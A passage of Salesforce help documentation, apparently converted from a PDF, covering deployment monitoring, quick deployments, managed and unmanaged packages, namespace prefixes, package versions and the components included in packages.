- Simultaneously updating the `sharingModel` field for an object and adding a new sharing rule isn't supported in the Metadata API, regardless of which object you're updating. For example, you can add a sharing rule when the org-wide default is public, and subsequently update the `sharingModel`. This would result in a single sharing recalculation.
- You might encounter an error if you're deploying a change set with a custom object that has a parent-child relationship without the master/detail field in the same change set. To resolve this error, include the master/detail custom field in the change set, even if you haven't changed the org-wide default.

Workflow

Test mode for flow triggers isn't supported in the Metadata API. If you want a flow trigger to run the latest flow version when an administrator causes the workflow rule to fire, enable test mode via the user interface after deployment.

Monitor Deployments

You can monitor deployments that are in progress, check which deployments are waiting for execution, and view the results of completed deployments on the Deployment Status page.

This page lists all deployments—change sets, Metadata API-based deployments, including deployments started from the Force.com IDE and the Force.com Migration Tool, and package installations.

The size and complexity of the metadata components affect the deployment time. To track the status of deployments that are in progress or have completed in the last 30 days, from Setup, enter *Deployment* in the **Quick Find** box, then select **Deployment Status**. Deployments are listed in different sections depending on their status.

In-Progress and Queued Deployments

When running a deployment, the Deployment Status page shows you the real-time progress of your current deployment. This page contains charts that provide a visual representation of the

EDITIONS

Available in: both Salesforce Classic and Lightning Experience



Available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

USER PERMISSIONS

To view metadata deployments:

- "Modify All Data"

overall deployment progress. The first chart shows how many components have already been deployed out of the total and includes the number of components with errors. For example, the following chart indicates that 302 components were processed successfully out of 450 and there were 45 components with errors.

After all components have been deployed without errors, Apex tests start executing, if required or enabled. A second chart shows how many Apex tests have run out of the total number of tests and the number of errors returned. In addition, the chart shows the name of the currently running test. For example, in the following chart, 77 tests have completed execution out of a total of 120, and 1 test failed.

The following information is displayed for the current deployment.

Field	Description
Name	The change set name or a unique identifier that's used to track the Metadata API deployment. For a Metadata API deployment, this value is returned by the <code>deploy()</code> call.
Type	The deployment type: Change Set or API.
Deployed By	The name of the user performing the deployment.
Start Time	The date and time when the deployment actually started, not the time the request was queued. This value is the time the deployment <code>status</code> is set to In Progress.
Validated	The date and time when the deployment validation finished.

If the current deployment has errors, you can view these errors before the deployment finishes by clicking **View Errors**.

Pending Deployments

You can initiate multiple deployments. Only one deployment can run at a time. The other deployments will remain in the queue waiting to be executed after the current deployment finishes. Queued deployments are listed under Pending Deployments in the order they will be executed.

Deployment Validations

A deployment validation is a deployment that is used only to check the results of deploying components and is rolled back. A validation doesn't save any deployed components or change the Salesforce org in any way. You can determine whether a deployment is a validation only (Validate) or an actual deployment (Deploy) by inspecting the information for pending deployments or the `STATUS` column of deployments in the Failed and Succeeded sections.

If a validation completed successfully in the last 10 days, and all tests passed with sufficient code coverage, you can perform a quick deployment by deploying this validation to production without running tests. See [Quick Deployments](#).

Canceling a Deployment

You can cancel a deployment while it's in progress or in the queue by clicking **Cancel** next to the deployment. The deployment then has the status `Cancel_Requested` until the deployment is completely canceled. A canceled deployment is listed in the Failed section.

Completed Deployments

Deployments that have finished are listed either in the Failed or Succeeded sections depending on their status.

Deployments that have finished but failed, and deployments that were canceled are listed in the Failed section. No changes were committed to the Salesforce org for these deployments because files were missing, components had errors, tests failed, or the deployment was canceled.

Deployments that have completed successfully or have partially succeeded are listed in the Succeeded section. Only deployments to a non-production org can partially succeed. These are deployments that have the `rollbackOnError` field set to `false` in the deployment options and have errors in a subset of components. In a partially succeeded deployment, the failed components aren't committed and the remaining components are committed to the org.

To get more details about a deployment, click **View Details** next to a deployment. Use the information on the Deployment Details page to view the errors and troubleshoot problems for a failed or partially succeeded deployment. The Deployment Details page includes the error messages that occurred during the deployment, errors for Apex tests with stack trace information, code coverage warnings, and information about slow tests. For a successful deployment, the Deployment Details page shows information about the deployment including how many components were deployed and how many Apex tests were run.

Deployment Status

The `STATUS` column for completed deployments in the Failed and Succeeded sections lists the type and status of a deployment and has two parts:

- The prefix indicates whether the deployment is a validation only (Validate:) or an actual deployment (Deploy:).
- The second part of the status value contains the status of the deployment: Failed or Canceled for failed deployments, Succeeded for succeeded deployments, or Partially Succeeded for partially succeeded deployments.

Quick Deployments

As part of a deployment, all Apex tests are run in production. If the production org contains many Apex tests, executing the tests can be time consuming and can delay your deployment. To reduce deployment time to production, you can perform a quick deployment by skipping the execution of tests. Quick deployments are available for change sets and Metadata API components when the following requirements are met.

- The components have been validated successfully for the target environment within the last 10 days.
- As part of the validation, Apex tests in the target org have passed.
- Code coverage requirements are met.
 - If all tests in the org or all local tests are run, overall code coverage is at least 75%, and Apex triggers have some coverage.

- If specific tests are run with the **Run specified tests** test level, each class and trigger that was deployed is covered by at least 75% individually.

A validation is a deployment that's used only to check the results of deploying components and doesn't save any components in the org. A validation enables you to view the success or failure messages that you would receive with an actual deployment. You can validate change sets or metadata components through the API or the Force.com Migration Tool.

To learn how to validate a change set, see [Validate a Change Set](#) in the Salesforce Help.

To validate components with the Force.com Migration Tool, set the `checkOnly` option to `true` in the deploy target. See [Deploying Changes to a Salesforce Organization](#) in the *Force.com Migration Tool Guide*.

Performing a Quick Deployment through the User Interface or the API

To perform a quick deployment, first run a validation-only deployment with Apex test execution on the set of components that you need to deploy. If your validation succeeds and qualifies for a quick deployment, you can start a quick deployment.

You can quick-deploy validated change sets and Metadata API components in the user interface. In the Deployment Status page, deploy a recent validation by clicking **Quick Deploy** next to your validation or on the validation's detail page. This button appears only for qualifying validations.

Ready for Quick Deployment

Enables the quick deployment of recently validated components by skipping Apex tests as part of the deployment.

Quick Deploy

Expires in 3d 23h

To learn how to perform a quick deployment of change sets and run specific tests, check out this video: [▶ Release Management: Deploy Changes Efficiently with Quick Deployments & Test Levels \(Salesforce Classic\)](#).

Alternatively, you can start a quick deployment through Metadata API or the Force.com Migration Tool for Metadata API components (excluding change sets). For Metadata API, call `deployRecentValidation()` and pass it the validation ID. For the Force.com Migration Tool, use the `<sf:deployRecentValidation>` task.

 **Note:** Quick Deploy is enabled for recent validations in which Apex tests have executed successfully and code coverage requirements have been met. Note the following.

- In production, quick deployments are supported for validations that meet the criteria. You can deploy recent validations of change sets and Metadata API components (including components validated by using the Force.com Migration Tool).

- In sandbox, Quick Deploy is supported only for validations that explicitly enable test execution (for example, by choosing a test option when validating inbound sets or through the `testLevel` parameter for the Migration Tool). By default, Apex tests aren't required nor ran in sandbox deployments.
- If you perform a deployment after a validation, whether through Quick Deploy, a package installation, or a regular deployment, all validations no longer qualify for quick deployment. Revalidate the set of components to quick-deploy.

Performance Tuning Resources for Long-Running Tests

If required or enabled, Apex tests run as part of a deployment after all components are deployed. Apex tests that take a long time to execute delay the entire deployment. The top-five long-running tests, that is the top-five tests that ran longer than two minutes, are flagged for a completed deployment in the Deployment Details page. You can improve the performance of these tests to make them more efficient and speed up future deployments. There can be many causes for slow performance. For example, accessing org data instead of using test data, or exercising SOQL queries or Apex code with poor performance. Here are some resources you can use to learn about performance best practices for Apex and SOQL.

[Convert Unmanaged Packages to Managed](#)

Understanding Packages

A *package* is a container for something as small as an individual component or as large as a set of related apps. After creating a package, you can distribute it to other Salesforce users and organizations, including those outside your company.

Packages come in two forms—unmanaged and managed:

Unmanaged packages

Unmanaged packages are typically used to distribute open-source projects or application templates to provide developers with the basic building blocks for an application. Once the components are installed from an unmanaged package, the components can be edited in the organization they are installed in. The developer who created and uploaded the unmanaged package has no control over the installed components, and can't change or upgrade them. Unmanaged packages should not be used to migrate components from a sandbox to production organization. Instead, use Change Sets.

Managed packages

Managed packages are typically used by Salesforce partners to distribute and sell applications to customers. These packages must be created from a Developer Edition organization. Using the AppExchange and the License Management Application (LMA), developers can sell and manage user-based licenses to the app. Managed packages are also fully upgradeable. To ensure seamless upgrades, certain destructive changes, like removing objects or fields, can not be performed.

Managed packages also offer the following benefits:

- Intellectual property protection for Apex
- Built-in versioning support for API accessible components
- The ability to branch and patch a previous version
- The ability to seamlessly push patch updates to subscribers
- Unique naming of all components to ensure conflict-free installs

The following definitions illustrate these concepts:

Unmanaged and Managed Packages

Components

A *component* is one constituent part of a package. It defines an item, such as a custom object or a custom field. You can combine components in a package to produce powerful features or applications. In an unmanaged package, components are not upgradeable. In a managed package, some components can be upgraded while others can't.

Attributes

An *attribute* is a field on a component, such as the name of an email template or the `Allow Reports` checkbox on a custom object. On a non-upgradeable component in either an unmanaged or managed package, attributes are editable by both the developer (the one who created the package) and the subscriber (the one who installed the package). On an upgradeable component in a

EDITIONS

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

To upload packages to the AppExchange:

- "Upload AppExchange Packages"

managed package, some attributes can be edited by the developer, some can be edited by the subscriber, and some are locked, meaning they can't be edited by either the developer or subscriber.

For information on which components can be included in a package and which attributes are editable for each component, see the [ISVforce Guide](#).

Packages consist of one or more Salesforce components, which, in turn, consist of one or more attributes. Components and their attributes behave differently in managed and unmanaged packages.

If you plan to distribute an app, it is important to consider packaging throughout the development process. For example:

- While creating your app, consider how components and their attributes behave in different packages and Salesforce editions.
- While [preparing your app](#) for distribution, consider how you want to release it to your customers.
- While installing a package, consider your organization's security and license agreements.

[Manage Packages](#)

[Prepare Your Apps for Distribution](#)

Glossary

The following terms and definitions describe key application and packaging concepts and capabilities:

App

Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard apps such as Sales and Service. You can customize the standard apps to match the way you work. In addition, you can package an app and upload it to the AppExchange along with related components such as custom fields, custom tabs, and custom objects. Then, you can make the app available to other Salesforce users from the AppExchange.

AppExchange

The AppExchange is a sharing interface from Salesforce that allows you to browse and share apps and services for the Force.com platform.

Beta, Managed Package

In the context of managed packages, a beta managed package is an early version of a managed package distributed to a sampling of your intended audience to test it.

Deploy

To move functionality from an inactive state to active. For example, when developing new features in the Salesforce user interface, you must select the "Deployed" option to make the functionality visible to other users.

The process by which an application or other functionality is moved from development to production.

To move metadata components from a local file system to a Salesforce organization.

For installed apps, deployment makes any custom objects in the app available to users in your organization. Before a custom object is deployed, it is only available to administrators and any users with the "Customize Application" permission.

License Management Application (LMA)

A free AppExchange app that allows you to track sales leads and accounts for every user who downloads your managed package (app) from the AppExchange.

EDITIONS

Available in: **Salesforce Classic**

Available in: **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

License Management Organization (LMO)

The Salesforce organization that you use to track all the Salesforce users who install your package. A license management organization must have the License Management Application (LMA) installed. It automatically receives notification every time your package is installed or uninstalled so that you can easily notify users of upgrades. You can specify any Enterprise, Unlimited, Performance, or Developer Edition organization as your license management organization. For more information, go to <http://www.salesforce.com/docs/en/lma/index.htm>.

Major Release

A significant release of a package. During these releases, the major and minor numbers of a package version increase to any chosen value.

Managed Package

A collection of application components that is posted as a unit on the AppExchange and associated with a namespace and possibly a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

Managed Package Extension

Any package, component, or set of components that adds to the functionality of a managed package. You cannot install an extension before installing its managed package.

Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Package

A group of Force.com components and applications that are made available to other organizations through the AppExchange. You use packages to bundle an app along with any related components so that you can upload them to AppExchange together.

Package Dependency

This is created when one component references another component, permission, or preference that is required for the component to be valid. Components can include but are not limited to:

- Standard or custom fields
- Standard or custom objects
- Visualforce pages
- Apex code

Permissions and preferences can include but are not limited to:

- Divisions
- Multicurrency
- Record types

Package Installation

Installation incorporates the contents of a package into your Salesforce organization. A package on the AppExchange can include an app, a component, or a combination of the two. After you install a package, you may need to deploy components in the package to make it generally available to the users in your organization.

Package Version

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release.

Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package. See also Patch and Patch Development Organization.

Patch

A patch enables a developer to change the functionality of existing components in a managed package, while ensuring subscribing organizations that there are no visible behavior changes to the package. For example, you can add new variables or change the body of an Apex class, but you may not add, deprecate, or remove any of its methods. Patches are tracked by a *patchNumber* appended to every package version. See also Patch Development Organization and Package Version.

Patch Development Organization

The organization where patch versions are developed, maintained, and uploaded. Patch development organizations are created automatically for a developer organization when they request to create a patch. See also Patch and Package Version.

Patch Release

A minor upgrade to a managed package. During these releases, the patch number of a package version increments.

Publisher

The publisher of an AppExchange listing is the Salesforce user or organization that published the listing.

Push Upgrade

A method of delivering updates that sends upgrades of an installed managed package to all organizations that have installed the package.

Subscriber

The subscriber of a package is a Salesforce user with an installed package in their Salesforce organization.

Test Drive

A test drive is a fully functional Salesforce organization that contains an app and any sample records added by the publisher for a particular package. It allows users on AppExchange to experience an app as a read-only user using a familiar Salesforce interface.

Unmanaged Package

A package that cannot be upgraded or controlled by its developer.

Upgrading

Upgrading a package is the process of installing a newer version. Salesforce supports upgrades for managed packages that are not beta.

Uploading

Uploading a package in Salesforce provides an installation URL so other users can install it. Uploading also makes your packaged available to be published on AppExchange.

SEE ALSO:

[Build Your Own Salesforce App](#)

Creating Managed Packages

Creating a managed package is just as easy as creating an unmanaged package. The only requirement to create a managed package is that you're using a Developer Edition organization.

Before creating a managed package:

- Review the information about managed packages in the [ISVforce Guide](#) to determine if this is the right type of package for your app.
- Optionally, install the License Management Application (LMA) from <http://sites.force.com/appexchange>. Search for *License Management App* to locate it. The License Management Application (LMA) tracks information about each user who installs your app. It allows you to track what users have which version, giving you a means of distributing information about upgrades.

The License Management Application (LMA) can be installed in any Salesforce organization except a Personal, Group, or Professional Edition organization and does not need to be the same Salesforce organization that you use to create or upload the package, although it can be. You can also use the same License Management Application (LMA) to manage an unlimited number of your managed packages in different Developer Edition organizations.

- [Configure your developer settings](#). Your developer settings specify your [namespace prefix](#), the Salesforce organization where you install the License Management Application (LMA), and the unmanaged package you want to convert into a managed package.

[About Managed Packages](#)

[Configure Your Developer Settings](#)

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To enable managed packages:

- "Customize Application"

To create packages:

- "Create AppExchange packages"

To upload packages:

- "Download AppExchange packages"

About Managed Packages

A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization.

- You must use a Developer Edition organization to create and work with a managed package.
- Managed packages are depicted by the following icons:
 -  Managed - Beta
 -  Managed - Released
 -  Managed - Installed

 **Tip:** To prevent naming conflicts, Salesforce recommends using [managed packages](#) for all packages that contain Apex. This way, all the Apex objects contain your [namespace prefix](#). For example, if there is an Apex class called `MyHelloWorld` and the namespace for your organization is `OneTruCode`, the class is referenced as `OneTruCode.MyHelloWorld`.

Configure Your Developer Settings

The developer settings in a Developer Edition organization allow you to create a single managed package, upload that package to the AppExchange, allowing other users to install and upgrade the package in their organization. After configuring your developer settings the first time, you can no longer modify them. Regardless of the developer settings, you can always create an unlimited number of unmanaged packages.

To configure your developer settings:

1. From Setup, enter *Packages* in the *Quick Find* box, then select **Packages**.

2. Click **Edit**.

 **Note:** This button doesn't appear if you've already configured your developer settings.

3. Review the selections necessary to configure developer settings, and click **Continue**.

4. [Register a namespace prefix](#).

5. Choose the package you want to convert to a managed package. If you do not yet have a package to convert, leave this selection blank and update it later.

6. Click **Review My Selections**.

7. Click **Save**.

 **Tip:** You may want to [specify a License Management Organization \(LMO\)](#) for your managed package; to find out more, go to <http://sites.force.com/appexchange/publisherHome>.

Register a Namespace Prefix

In a packaging context, a namespace prefix is a one to 15-character alphanumeric identifier that distinguishes your package and its contents from packages of other developers on AppExchange. Namespace prefixes are case-insensitive. For example, ABC and abc are not recognized as unique. Your namespace prefix must be globally unique across all Salesforce organizations. It keeps your managed package under your control exclusively.

Salesforce automatically prepends your namespace prefix, followed by two underscores (“__”), to all unique component names in your Salesforce organization. A unique package component is one that requires a name that no other component has within Salesforce, such as custom objects, custom fields, custom links, s-controls, and validation rules. For example, if your namespace prefix is abc and your managed package contains a custom object with the API name, Expense__c, use the API name abc__Expense__c to access this object using the API. The namespace prefix is displayed on all component detail pages.

 **Warning:** S-controls stored in the s-control library or the Documents tab that do not use the Force.com API still function properly after you register a namespace prefix. However, s-controls stored outside of your organization or s-controls that use the Force.com API to call Salesforce may require some fine-tuning. For more information, see [S-control](#) in the *Object Reference*.

Your namespace prefix must:

- Begin with a letter
- Contain one to 15 alphanumeric characters
- Not contain two consecutive underscores

For example, myNp123 and my_np are valid namespaces, but 123Company and my__np aren't.

To register a namespace prefix:

1. From Setup, enter *Packages* in the Quick Find box. Under Create, select **Packages**.

 **Note:** This item is only available in Salesforce Classic.

2. In the Developer Settings panel, click **Edit**.

 **Note:** This button doesn't appear if you've already configured your developer settings.

3. Review the selections that are required for configuring developer settings, and then click **Continue**.
4. Enter the namespace prefix you want to register.
5. Click **Check Availability** to determine if the namespace prefix is already in use.
6. If the namespace prefix that you entered isn't available, repeat the previous two steps.
7. Click **Review My Selections**.
8. Click **Save**.

[Specifying a License Management Organization](#)

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

Specifying a License Management Organization

A license management organization is a Salesforce organization that you use to track all Salesforce users who install your managed package. The license management organization receives notification (in the form of a lead record) when a user installs or uninstalls your package and tracks each package upload on Force.com AppExchange.

Your license management organization can be any Salesforce Enterprise, Unlimited, Performance, or Developer Edition organization that has installed the free License Management Application (LMA) from AppExchange. To specify a License Management Organization, go to <http://sites.force.com/appexchange/publisherHome>.

- [Register a Namespace Prefix](#)

Manage Packages

A package is a collection of Force.com components and applications that are made available to other organizations through the AppExchange. A managed package is a collection of application components that are posted as a unit on AppExchange, and are associated with a namespace and a License Management Organization. To support upgrades, a package must be managed. An organization can create a single managed package that can be downloaded and installed by many different organizations. Managed packages differ from unmanaged packages by having some locked components, allowing the managed package to be upgraded later. Unmanaged packages do not include locked components and cannot be upgraded. In addition, managed packages obfuscate certain components (like Apex) on subscribing organizations to protect the intellectual property of the developer.

For details, see the [ISVforce Guide](#).

To manage your packages, enter *Packages* in the **Quick Find** box, then select **Packages**. For more customization, see [Configure Your Developer Settings](#) on page 6170.

From the list of packages, you can:

- Click **New** to create a new package, enter a package name and description, and click **Save** to store it in your list of packages.
- Click **Edit** to update the package properties.
- Click **Del** to delete the package. The components contained in your package are not deleted.
- Click the name of the package to view the details of the package.

 **Note:** To create a test drive or choose a [License Management Organization \(LMO\)](#) for what you have uploaded, click **Proceed to AppExchange** from the package upload detail page.

[About Package Versions](#)

[Create a Package](#)

Packages are containers for distributing custom functionality between Salesforce orgs. Create a package to upload your app or Lightning component to the AppExchange or to deploy changes between orgs.

About Package Versions

A package version is a number that identifies the set of components uploaded in a package. The version number has the format *majorNumber.minorNumber.patchNumber* (for example, 2.1.3). The major and minor numbers increase to a chosen value during every major release. The *patchNumber* is generated and updated only for a patch release. Unmanaged packages are not upgradeable, so each package version is simply a set of components for distribution. A package version has more significance for managed packages. Packages can exhibit different behavior for different versions. Publishers can use package versions to evolve the components in their managed packages gracefully by releasing subsequent package versions without breaking existing customer integrations using the package.

Version numbers depend on the package release type, which identifies the way packages are distributed. There are two kinds:

Major Release

A major release denotes a  Managed - Released package. During these releases, the major and minor numbers of a package version increase to a chosen value.

Patch Release

A patch release is only for patch versions of a package. During these releases, the patch number of a package version increments.

When an existing subscriber installs a new package version, there is still only one instance of each component in the package, but the components can emulate older versions. For example, a subscriber may be using a managed package that contains an Apex class. If the publisher decides to deprecate a method in the Apex class and release a new package version, the subscriber still sees only one instance of the Apex class after installing the new version. However, this Apex class can still emulate the previous version for any code that references the deprecated method in the older version.

Package developers can use conditional logic in Apex classes and triggers to exhibit different behavior for different versions. This allows the package developer to continue to support existing behavior in classes and triggers in previous package versions while continuing to evolve the code.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer** Edition

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer** Editions

When you are developing client applications using the API, you can specify the version of each package that you use in your integrations.

Create a Package

Packages are containers for distributing custom functionality between Salesforce orgs. Create a package to upload your app or Lightning component to the AppExchange or to deploy changes between orgs.

 **Tip:** Before you begin, determine if you want to create and upload a [managed or unmanaged package](#).

1. From Setup, enter *Packages* in the **Quick Find** box, then select **Packages**.
2. Click **New**.
3. Enter a name for your package. This does not have to be the same name that appears on AppExchange.
4. From the drop-down menu, select the default language of all component labels in the package.
5. Optionally, choose a custom link from the **Configure Custom Link** field to display configuration information to installers of your app. You can select a predefined custom link to a URL or s-control that you have created for your home page layouts; see the [Configure Option](#) on page 6231. The custom link displays as a **Configure** link within Salesforce on the Force.com AppExchange Downloads page and app detail page of the installer's organization.
6. Optionally, in the **Notify on Apex Error** field, enter the username of the person who should receive an email notification if an exception occurs in [Apex](#) that is not caught by the Apex code. If you do not specify a username, all uncaught exceptions generate an email notification that is sent to Salesforce. This is only available for managed packages. For more information, see [Handling Apex Exceptions in Managed Packages on page 5847](#).

 **Note:** Apex can only be packaged from Developer, Enterprise, Unlimited, and Performance Edition organizations.

7. Optionally, in the **Notify on Packaging Error** field, enter the email address of the person who receives an email notification if an error occurs when a subscriber's attempt to install, upgrade, or uninstall a packaged app fails. This field appears only if packaging error notifications are enabled. To enable notifications, contact your Salesforce representative.
8. Optionally, enter a description that describes the package. You will have a chance to change this description before you upload it to AppExchange.
9. Optionally, specify a post install script. This is an Apex script that runs in the subscriber organization after the package is installed or upgraded. For more information, see [Running Apex on Package Install/Upgrade](#).
10. Optionally, specify an uninstall script. This is an Apex script that runs in the subscriber organization after the package is uninstalled. For more information, see [Running Apex on Package Uninstall](#).

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

11. Click **Save**.

SEE ALSO:

[Prepare Your Apps for Distribution](#)

Add Components to Your Package

After you have created a package, you need to add components to it, such as app, object, Apex classes or Visualforce pages. These packages can be uploaded to share with others privately or posted on Force.com AppExchange to share publicly.

To add components to a package, from Setup, enter *Packages* in the *Quick Find* box, then select **Packages**. Next, select the name of the package that you want to add components to. From the package detail page:

1. Click **Add Components**.
2. From the drop-down list, choose the type of component you want to add to your package.
 - At the top of the list, click a letter to display the contents of the sorted column that begin with that character.
 - If available, click the **Next Page** (or **Previous Page**) link to go to the next or previous set of components.
 - If available, click **fewer** or **more** at the bottom of the list to view a shorter or longer display list.
3. Select the components you want to add.

 **Note:** Some components cannot be added to  Managed - Released packages. For a list of these components, see [Developing Packages for Distribution](#).

S-controls cannot be added to packages with restricted API access.

4. Click **Add To Package**.
5. Repeat these steps until you have added all the components you want in your package.

[Prepare Your Apps for Distribution](#)

Components Available in Managed Packages

Not all components can be packaged for distribution. If you create an app that uses components that aren't packageable, your subscribers will have to create and configure those components after they install your app. If ease of installation is an important concern for your subscribers, keep the packageable components in mind as you develop.

The following table shows the components that are available in a managed package, and whether or not it is updateable or deletable. The following sections describe the table columns and their values.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Developer Edition**

Package uploads and installs are available in **Group, Professional, Enterprise, Performance, Unlimited, and Developer Editions**

USER PERMISSIONS

To create packages:

- "Create AppExchange Packages"

Upgradeable

Some components are updated to a newer version when a package is upgraded.

- **No:** The component is not upgraded.
- **Yes:** The component is upgraded.

Subscriber Deletable

A subscriber or installer of a package can delete the component.

- **No:** The subscriber cannot delete the component.
- **Yes:** The subscriber can delete the component.

Developer Deletable

A developer can delete some components after the package is uploaded as Managed - Released. Deleted components are not deleted in the subscriber's organization during a package upgrade. The Protectable attribute contains more details on deleting components.

- **No:** The developer cannot delete a Managed - Released component.
- **Yes:** The developer can delete a Managed - Released component.

Protectable

Developers can mark certain components as protected. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it. When the subscriber upgrades to a version of the package where the component is deleted, the component is removed from the subscriber's organization.

- **No:** The component cannot be marked protected.
- **Yes:** The component can be marked protected.

IP Protection

Certain components automatically include intellectual property protection, such as obfuscating Apex code. The only exceptions are Apex methods declared as global, meaning that the method signatures can be viewed by the subscriber. The information in the components you package and publish might be visible to users on AppExchange. Use caution when adding your code to a custom s-control, formula, Visualforce page, or any other component that you cannot hide in your app.

- **No:** The component does not support intellectual property protection.
- **Yes:** The component supports intellectual property protection.

Component	Upgradeable	Subscriber Deletable	Developer Deletable	Protectable	IP Protection

* If you remove this component type from a new version of your package and a subscriber upgrades, the Administrator (System Administrator) of the subscriber organization can delete the component.

** If the ability to remove components has been enabled for your packaging organization, you can delete these component types even if they are part of a Managed - Released package.

*** If you remove a public Visualforce component from a new version of your package and a subscriber upgrades, the component is removed from the subscriber's organization upon upgrade. If the Visualforce component is global, it remains in the subscriber organization until the Administrator (System Administrator) deletes it.

Component Attributes and Behaviors

Only some attributes of a component are upgradeable. Many components also behave differently or include additional restrictions in a managed package. It's important to consider these behaviors when designing your package.

If you register your namespace after you referenced a flow in a Visualforce page or Apex code, don't forget to add the namespace to the flow name. Otherwise, the package will fail to install.

Deleting Visualforce Pages and Global Visualforce Components

Before you delete Visualforce pages or global Visualforce components from your package, remove all references to public Apex classes and public Visualforce components from the pages or components that you're deleting. After removing the references, upgrade your subscribers to an interim package version before you delete the page or global component.

SEE ALSO:

[ISVforce Guide: Deleting Components in Managed Packages](#)

Protected Components

Developers can mark certain components as *protected*. Protected components can't be linked to or referenced by components created in a subscriber org. A developer can delete a protected component in a future release without worrying about failing installations. However, once a component is marked as unprotected and is released globally, the developer can't delete it.

The developer can mark the following components as protected in managed packages.

- Custom labels
- Custom links (for Home page only)
- Workflow alerts
- Workflow field updates
- Workflow outbound messages

- Workflow tasks
- Workflow flow triggers

The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the [Flows action](#) in Process Builder instead.

Components Automatically Added to Packages

When adding components to your package, some related components are automatically added, if required. For example, if you add a Visualforce page to a package that references a custom controller, that Apex class is also added.

To understand what components might be automatically included, review the following list:

When you add this component:	These types of components might be automatically included:
Action	Action target object (if it's a custom object), action target field, action record type, predefined field values, action layout; and any custom fields that the action layout or predefined values refer to on the target object
Reporting Snapshot	Reports
Apex class	Custom fields, custom objects, and other explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex class  Note: If an Apex class references a custom label, and that label has translations, you must explicitly package the individual languages desired in order for those translations to be included.
Apex trigger	Custom fields, custom objects, and any explicitly referenced Apex classes, as well as anything else that is directly referenced by the Apex trigger
Article type	Custom fields, the default page layout
Compact layout	Custom fields
Custom app	Custom tabs (including web tabs), documents (stored as images on the tab), documents folder
Custom button or link	Custom fields and custom objects
Custom field	Custom objects
Custom home page layouts	Custom home page components on the layout
Custom settings	Apex sharing reasons, Apex sharing recalculations, Apex triggers, custom buttons or links, custom fields, list views, page layouts, record types, validation rules
Custom object	Custom fields, validation rules, page layouts, list views, custom buttons, custom links, record types, Apex sharing reasons, Apex sharing recalculations, and Apex triggers  Note: <ul style="list-style-type: none"> • Apex sharing reasons are unavailable in extensions. • When packaged and installed, only public list views from an app are installed. If a custom object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users.

When you add this component:	These types of components might be automatically included:
Custom object (as an external object)	<p>External data source, custom fields, page layouts, list views, custom buttons, and custom links</p> <p> Note:</p> <ul style="list-style-type: none"> • When packaged and installed, only public list views from an app are installed. If an external object has any custom list views that you want to include in your package, ensure that the list view is accessible by all users. • In managed and unmanaged packages, external objects are included in the custom object component.
Custom tab	Custom objects (including all of its components), s-controls, and Visualforce pages
Dashboard	Folders, reports (including all of its components), s-controls, and Visualforce pages
Document	Folder
Email template	Folder, letterhead, custom fields, and documents (stored as images on the letterhead or template)
Field set	Any referenced fields
Lightning Page	Any associated actions
Lightning Page tab	Lightning Page
Flow	Custom objects, custom fields, Apex classes, and Visualforce pages
Folder	Everything in the folder
Lightning application	All Lightning resources referenced by the application, such as components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the application.
Lightning component	All Lightning resources referenced by the component, such as nested components, events, and interfaces. Custom fields, custom objects, list views, page layouts, and Apex classes referenced by the component.
Lightning event	Custom fields, custom objects, list views, and page layouts
Lightning interface	Custom fields, custom objects, list views, and page layouts
Page layout	Actions, custom buttons, custom links, s-controls, and Visualforce pages
Permission set	Any custom permissions, external data sources, Visualforce pages, and Apex classes that are assigned in the permission set
Record type	Record type mappings, compact layout
Report	Folder, custom fields, custom objects, custom report types, and custom s-controls
S-control	Custom fields and custom objects
Translation	Translated terms for the selected language on any component in the package
Validation rule	Custom fields (referenced in the formula)

When you add this component:	These types of components might be automatically included:
Visualforce home page component	Associated Visualforce page
Visualforce pages	Apex classes that are used as custom controllers, Visualforce custom components, and referenced field sets
Workflow rule	All associated workflow alerts, field updates, outbound messages, and tasks; also, if the workflow rule is designed for a custom object, the custom object is automatically included

 **Note:** Some package components, such as validation rules or record types, might not display in the list of package components, but are included and install with the other components.

Editing Components and Attributes after Installation

